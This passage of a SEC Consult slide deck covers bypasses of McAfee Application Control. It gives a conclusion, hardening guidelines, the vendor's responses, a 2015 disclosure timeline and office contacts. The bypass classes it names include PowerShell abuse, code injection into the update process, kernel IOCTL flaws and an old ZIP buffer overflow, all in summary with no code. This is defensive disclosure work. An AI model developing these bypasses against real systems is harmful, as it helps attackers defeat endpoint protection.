



SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY
Demos


Demos (1/6)



Demos (2/6)




Demos (3/6)




SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY

Demos (4/6)




SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY

Demos (5/6)



SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY

Demos (6/6)



SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY

Conclusion

Conclusion

- Application Whitelisting can protect against trivial attacks
- APT attackers can easily bypass the protections with the described techniques
- In some cases the application even lowers the security of the operating system
  - Allocation of a RWE section in all processes
  - Kernel vulnerabilities which allow privilege escalation

Hardening Guidelines (1/2)

- **Regularly apply software and system updates**

- Use a strong password (McAfee Application Control does not implement a password complexity requirement)

- Remove from the list of default whitelisted applications:
  - All occurences of powershell.exe
  - Remove the ZIP application installed by McAfee
  - Remove all intepreters (python, perl, ...)
  - Remove all debuggers
  - In general: Only whitelist required software (Whitelist vs. Blacklist)

Hardening Guidelines (2/2)

- Disable memory corruption protection
- Add JS / HTA to the list of protected scripts
- Remove all updaters
- Do not configure trusted volumes
- Find more information in the advisory

  https://www.sec-consult.com/fxdata/seccons/prod/temedia/advisories_txt/20150728-0_McAfee_Application_Control_Multiple_Vulnerabilities_v10.txt

Vendor response

- RWX memory vulnerability confirmed

Section 2.2.4	Memory Corruption Exploitation – Windows 7.1
Comments	scinject.dll is loaded into RWX memory, but MAC's mp-vasr feature rebases the address and hides the location. The exploitability complexity is very high, therefore risk is low. We will consider fixing this in the next release of MAC.
Result	Vulnerable
Overall CVSS score	3.5/2.6 (Low) https://nvd.nist.gov/cvss.cfm?calculator&version=2&vector=(AV:L/AC:H/Au:S/C:P/I:P/A:P/E:U/RL:OF/RC:C)

source: Response to Critical Vulnerabilities in McAfee Application Control SBC1506031

Vendor response

- ZIP application from 1999 with buffer overflow confirmed

Section 2.2.4	Memory Corruption Exploitation - Exploitation of Installed ZIP application
Comments	The utilities shipped with the MAC product will be upgraded in the next version, the risk is low since MAC mitigates the buffer overflow risk. There is no POC available regarding how to exploit this and what impact will it have on the system.
Result	Vulnerable
Overall CVSS Score	1.5/1.1 (Low) https://nvd.nist.gov/cvss.cfm?calculator&version=2&vector=(AV:L/AC:M/Au:S/C:N/I:N/A:P/E:U/RL:OF/RC:C)

Source: McAfee, SBC1506031, 13 July 2015
Response to Critical Vulnerabilities in McAfee Application Control

7	CVE-2004-1010	Exec Code Overflow	2005-03-01	2015-01-09	10.0	Admin	Remote	Low

Buffer overflow in Info-Zip 2.3 and possibly earlier versions, when using recursive folder compression, allows remote attackers to execute arbitrary code

Source: http://www.cvedetails.com/cve/CVE-2004-1010/

Vendor response

- Other bypasses / vulnerabilities will not be fixed

Section 2.2.1	**Abuse of whitelisted Applications - PowerShell**
Comments	McAfee Application Control (MAC) does not allow any whitelisted application to execute any untrusted or unauthorized application. Other technique mentioned are theoretical and there is no POC available or any mention of the impact to the system due to this. If there is no PowerShell script execution, the admin can ban this application.
Result	Not Vulnerable
Overall CVSS Score	Not Applicable

Section 3.1	**Bypassing Read Write Protection – By Code Injection into Update -Process**
Comments	Code injection requires a user to be logged in as admin user and be able to execute untrusted binary or library to inject into update process. McAfee Application Control will not allow execution of unauthorized executables.
Result	Not Vulnerable
Overall CVSS Score	Not Applicable

Source: McAfee, SBC1506031, 13 July 2015
Response to Critical Vulnerabilities in McAfee Application Control

Vendor response

- Other bypasses / vulnerabilities will not be fixed

Issue 4	**Kernel Driver Vulnerabilities**
Comments	Sending IOCTL to McAfee Application Control (MAC) requires administrative privilege and also requires it to run as an untrusted binary or library to send to IOCTL. MAC will not allow execution of unauthorized executables. It is already under discussion and we are considering fixing this in the next release of MAC.
Result	Not Vulnerable
Overall CVSS Score	Not Applicable

Source: McAfee, SBC1506031, 13 July 2015
Response to Critical Vulnerabilities in McAfee Application Control

Timeline

2015-06-03: Contacting vendor through security-alerts@mcafee.com
Sending PGP encrypted whitepaper to vendor.
Informed McAfee about the latest possible release date: 2015-07-24.
2015-06-04: Vendor response - issues will be tracked with case ID SBC1506031
2015-06-08: SEC Consult asked for a release date of a fix.
2015-07-02: SEC Consult asked for a release date of a fix and the current status.
2015-07-13: SEC Consult asked for a release date of a fix and the current status.
2015-07-14: Vendor response - Vendor confirmed vulnerabilities 1) and 2).
Vulnerabilities 3), 4) and 5) are classified as "not vulnerable"
because an attacker requires code execution to exploit them.
Vulnerabilities 1) and 2) are classified as low risk vulnerabilities.
A patch will therefore not be available, a fix is planned for the next
version update which will be released by end of Q3.
2015-07-21: SEC Consult informed McAfee that an advisory will be released on 28.07.2015.
SEC Consult informed McAfee that vulnerabilities 3), 4)
and 5) should be fixed as well because code execution can easily be
achieved on a default installation of McAfee Application Control and
therefore it's possible to exploit all the described vulnerabilities.
2015-07-28: Public release of the advisory
2015-11-06: Presentation at IT-SeCX; Tests conducted with version 6.1.3.353
Current Version is 6.2.0-446
Status: Nothing fixed

Contact

Austria

SEC Consult Unternehmensberatung GmbH
Mooslackengasse 17
1190 Wien

Tel +43 1 890 30 43 0 | **Fax** +43 1 890 30 43 15
Email office@sec-consult.com

www.sec-consult.com

Germany

SEC Consult Unternehmensberatung Deutschland GmbH
Ullsteinstraße 118 Turm B/8 Stock
12109 Berlin

Tel +49 30 30807283
Email office-berlin@sec-consult.com

Switzerland

SEC Consult (Schweiz) AG
Turbinenstrasse 28
8005 Zürich

Tel +41 44 271 777 0 | **Fax** +43 1 890 30 43 15
Email office-zurich@sec-consult.com

AUSTRIA

SEC Consult Unternehmensberatung GmbH
Komarigasse 14/1
2700 Wiener Neustadt

Tel +43 1 890 30 43 0
Email office@sec-consult.com

RUSSIA

CJCS Security Monitor
5th Donskoy proyezd, 15, Bldg. 6
119334, Moskau

Tel +7 495 662 1414
Email info@securitymonitor.ru

CANADA

i-SEC Consult Inc.
100 René-Lévesque West, Suite 2500
Montréal (Quebec) H3B 5C9

Email office-montreal@sec-consult.com

SINGAPORE

SEC Consult Singapore PTE. LTD
4 Battery Road
#25-01 Bank of China Building
Singapur (049908)

Email office-singapore@sec-consult.com

LITAUEN

UAB Critical Security, a SEC Consult company
Sauletekio al. 15-311
10224 Vilnius

Tel +370 5 2195535
Email office-vilnius@sec-consult.com

THAILAND

SEC Consult (Thailand) Co.,Ltd.
29/1 Piyaplace Langsuan Building 16th Floor, 16B
Soi Langsuan, Ploen Chit Road
Lumpini, Patumwan | Bangkok 10330

Email office-bangkok@sec-consult.com

SEC Consult
ADVISOR FOR YOUR INFORMATION SECURITY